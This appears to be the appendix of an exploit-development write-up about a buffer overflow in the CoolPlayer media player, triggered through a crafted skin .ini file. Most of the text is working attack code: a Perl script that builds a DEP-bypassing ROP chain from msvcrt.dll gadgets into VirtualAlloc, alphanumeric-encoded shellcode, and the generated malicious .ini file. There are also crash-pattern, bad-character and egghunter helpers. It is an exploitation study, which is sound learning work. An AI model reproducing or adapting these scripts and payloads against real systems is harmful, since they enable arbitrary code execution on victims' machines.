□□□□□□□□□□□□□□□□□□□□□□□□w00tw00tÛÏÙt$ô_WYIIICCCCCCCQZVTX30VX4AP0A3HH0A00ABAAB
TAAQ2AB2BB0BBXP8ACJJIKLZHMR30S0UPSPLIKU019P3TLKV000LK1B4LLKF2B4LKRR184OH7PJQ6
6QKONL7LCQSL326L7PYQHODMC1YWKRZR6267LKQBTPLKPJGLLK0L212XM3G8UQ8QF1LKF9WPS1N3L
K0IR8JCWJ0ILK04LKS18V6QKONL9QHODMS1IW6XM0D5KFUSSMZX7KSM6DBUM468LKF8Q4UQYC3VLK
TLPKLK1HELS1YCLKETLKS1XPK91T14VDQKQKCQQIPZ61KOKPQOQOPZLKB2ZKLMQMRJUQLMLENRS0S
0S0V0SX6QLK2OLGKON5OKZPOE92PVSXOVZ5OMMMKOIEGLEV3LDJK0KKKPSE35OKPGR3422ORJUPPS
KOYEE33Q2L2C6N55D8E55PAA
```

APPENDIX D - DEP ENABLED

Script - rop_calc.pl

```
$file= "ropcalc.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$buffer = "A" x 1045;

# Pointer to RET (start the chain)
$buffer .= pack('V', 0x77c11110);

$buffer .= pack('V',0x77c2e3d8);  # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2e3d8);  # skip 4 bytes [msvcrt.dll]
```

```
#[---INFO:gadgets_to_set_ebx:---]
$buffer .= pack('V',0x77c5335d);  # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);  #
$buffer .= pack('V',0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edx:---]
$buffer .= pack('V',0x77c52217);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa1bf4fcd);  # put delta into eax (-> put $buffer .=
pack('V',00001000 into edx)
$buffer .= pack('V',0x77c38081);  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);  # XCHG EAX,EDX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_ecx:---]
$buffer .= pack('V',0x77c4e392);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x36ffff8e);  # put delta into eax (-> put $buffer .=
pack('V',00000040 into ecx)
$buffer .= pack('V',0x77c4c78a);  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);  # XCHG EAX,ECX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edi:---]
$buffer .= pack('V',0x77c3af6b);  # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
#[---INFO:gadgets_to_set_esi:---]
$buffer .= pack('V',0x77c23b86);  # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c34de1);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
#[---INFO:pushad:---]
$buffer .= pack('V',0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
$buffer .= pack('V',0x77c35459);  # ptr to 'push esp # ret ' [msvcrt.dll]

$buffer .="\x90" x 10;

$buffer .=
"\xdb\xcf\xd9\x74\x24\xf4\x5f\x57\x59\x49\x49\x49\x43\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a\x48" .
"\x4d\x52\x33\x30\x53\x30\x55\x50\x53\x50\x4c\x49\x4b\x55" .
"\x30\x31\x39\x50\x33\x54\x4c\x4b\x56\x30\x30\x30\x4c\x4b" .
"\x31\x42\x34\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b\x52\x52" .
"\x31\x38\x34\x4f\x48\x37\x50\x4a\x51\x36\x36\x51\x4b\x4f" .
"\x4e\x4c\x37\x4c\x43\x51\x53\x4c\x33\x32\x36\x4c\x37\x50" .
"\x59\x51\x48\x4f\x44\x4d\x43\x31\x59\x57\x4b\x52\x5a\x52" .
"\x36\x32\x36\x37\x4c\x4b\x51\x42\x54\x50\x4c\x4b\x50\x4a" .
"\x47\x4c\x4c\x4b\x30\x4c\x32\x31\x32\x58\x4d\x33\x47\x38" .
"\x55\x51\x38\x51\x46\x31\x4c\x4b\x46\x39\x57\x50\x53\x31" .
"\x4e\x33\x4c\x4b\x30\x49\x52\x38\x4a\x43\x57\x4a\x30\x49" .
"\x4c\x4b\x30\x34\x4c\x4b\x53\x31\x38\x56\x36\x51\x4b\x4f" .
"\x4e\x4c\x39\x51\x48\x4f\x44\x4d\x53\x31\x49\x57\x36\x58" .
"\x4d\x30\x44\x35\x4b\x46\x55\x53\x53\x4d\x5a\x58\x37\x4b" .
"\x53\x4d\x36\x44\x42\x55\x4d\x34\x36\x38\x4c\x4b\x46\x38" .
"\x51\x34\x55\x51\x59\x43\x33\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x31\x48\x45\x4c\x53\x31\x59\x43\x4c\x4b\x45\x54" .
"\x4c\x4b\x53\x31\x58\x50\x4b\x39\x31\x54\x31\x34\x56\x44" .
"\x51\x4b\x51\x4b\x43\x51\x51\x49\x50\x5a\x36\x31\x4b\x4f" .
"\x4b\x50\x51\x4f\x51\x4f\x50\x5a\x4c\x4b\x42\x32\x5a\x4b" .
```

```
"\x4c\x4d\x51\x4d\x52\x4a\x55\x51\x4c\x4d\x4c\x45\x4e\x52" .
"\x53\x30\x53\x30\x53\x30\x56\x30\x53\x58\x36\x51\x4c\x4b" .
"\x32\x4f\x4c\x47\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x4f\x45" .
"\x39\x32\x50\x56\x53\x58\x4f\x56\x5a\x35\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x45\x56\x33\x4c\x44\x4a\x4b\x30" .
"\x4b\x4b\x4b\x50\x53\x45\x33\x35\x4f\x4b\x50\x47\x52\x33" .
"\x34\x32\x32\x4f\x52\x4a\x55\x50\x50\x53\x4b\x4f\x59\x45" .
"\x45\x33\x33\x51\x32\x4c\x32\x43\x36\x4e\x35\x35\x44\x38" .
"\x45\x35\x35\x50\x41\x41";

$payload = $header.$buffer;

open($FILE,">$file");
print $FILE $payload;
close;
```

Exploit - rop_calc.ini

```
[Coolplayer Skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAÁwØãÂwØãÂw]3Åwÿÿÿÿå'
Áwå'Áw"ÅwÍO¿¡□€Ãw¼□Åw’ãÄwŽÿÿ6ŠÇÄw@Áwk¯ÃwBzÄw†;ÂwÌªÂwáMÃw
```

```
Áwù-
ÁwYTÃw□□□□□□□□□□ÛÏÙt$ô_WYIIICCCCCCQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8
ACJJIKLZHMR30S0UPSPLIKU019P3TLKV000LK1B4LLKF2B4LKRR184OH7PJQ66QKONL7LCQSL326L
7PYQHODMC1YWKRZR6267LKQBTPLKPJGLLK0L212XM3G8UQ8QF1LKF9WPS1N3LK0IR8JCWJ0ILK04L
KS18V6QKONL9QHODMS1IW6XM0D5KFUSSMZX7KSM6DBUM468LKF8Q4UQYC3VLKTLPKLK1HELS1YCLK
ETLKS1XPK91T14VDQKQKCQQIPZ61KOKPQOQOPZLKB2ZKLMQMRJUQLMLENRS0S0S0V0SX6QLK2OLGK
ON5OKZPOE92PVSXOVZ5OMMMKOIEGLEV3LDJK0KKKPSE35OKPGR3422ORJUPPSKOYEE33Q2L2C6N55
D8E55PAA
```

Appendix E - Miscellaneous Code

Crash Pattern

```
$file="crashpattern.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk1=$header."Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A
c0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5
Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah
1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6A
j7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2
Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao
8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3A
r4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw
5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0A
z1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6
Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be
2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7B
g8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3
Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl
9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4B
o5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0
Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt
6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1B
w2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9";
open($FILE,">$file");
print$FILE $junk1;
close($FILE);
```

Bad Characters (Python)

```
import struct

char_list = (
    "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
    "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
    "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
    "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
    "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
    "\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
    "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
    "\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
    "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
    "\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
    "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
    "\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
    "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
    "\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
    "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
    "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

#Step process? 00, carriage return and Line feed nearly always cause issues.
identified_bad_chars = ['\x00', '\x0a','\x0d','\x2c','\x3d']


test_chars = char_list
for c in identified_bad_chars:
    test_chars = test_chars.replace(c, '')

file = open("bad_chars.ini", "w")
header = "[Coolplayer Skin]\nPlaylistSkin="
junk = "A" * 1045
junk = junk +"BBBB"
junk = junk + test_chars

file.write(header + junk)
file.close
print "File created successfully\n"
```

Perl Script to convert shellcode to raw data

```
$eggfile = "egghunting.bin";
$egghunter =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x77
\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
open(FILE,">$eggfile");
print FILE $egghunter;
close(FILE);
```